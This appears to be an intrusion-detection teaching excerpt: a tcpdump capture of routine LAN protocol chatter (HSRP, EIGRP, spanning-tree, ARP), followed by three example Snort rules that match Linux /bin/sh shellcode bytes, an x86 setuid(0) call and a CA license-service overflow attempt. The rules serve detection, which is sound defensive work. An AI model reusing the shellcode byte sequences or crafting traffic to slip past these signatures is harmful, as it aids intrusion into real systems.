15:07:18.963784 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:18.988021 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:18.999754 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:19.291410 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:19.351836 00:d0:d3:36:6f:54 > 01:00:0c:dd:dd:dd sap aa ui/C
15:07:19.923630 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:20.004023 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:20.821598 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:21.292518 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:21.609511 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 153
15:07:21.883722 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:22.129438 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:22.864093 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:23.293656 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:23.440208 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:23.671846 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:24.009474 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 117
15:07:24.594258 arp who-has 139.91.70.181 tell 139.91.70.254
15:07:24.755842 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:25.294625 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:25.609338 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 138
15:07:25.864144 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:26.139315 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:26.869271 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:27.295746 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:27.695642 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:27.743866 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:28.067904 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:28.264320 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
```

Example Snort Signatures

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (**msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";** classtype:shellcode-detect; sid:652; rev:9;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (**msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";** classtype:system-call-detect; sid:650; rev:8;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 10202:10203 (**msg:"CA license GCR overflow attempt";** flow:to_server,established; content:"GCR NETWORK<"; depth:12; offset:3; nocase; **pcre:"/^\S{65}|\S+\s+\S{65}|\S+\s+\S+\s+\S{65}/Ri";** sid:3520;)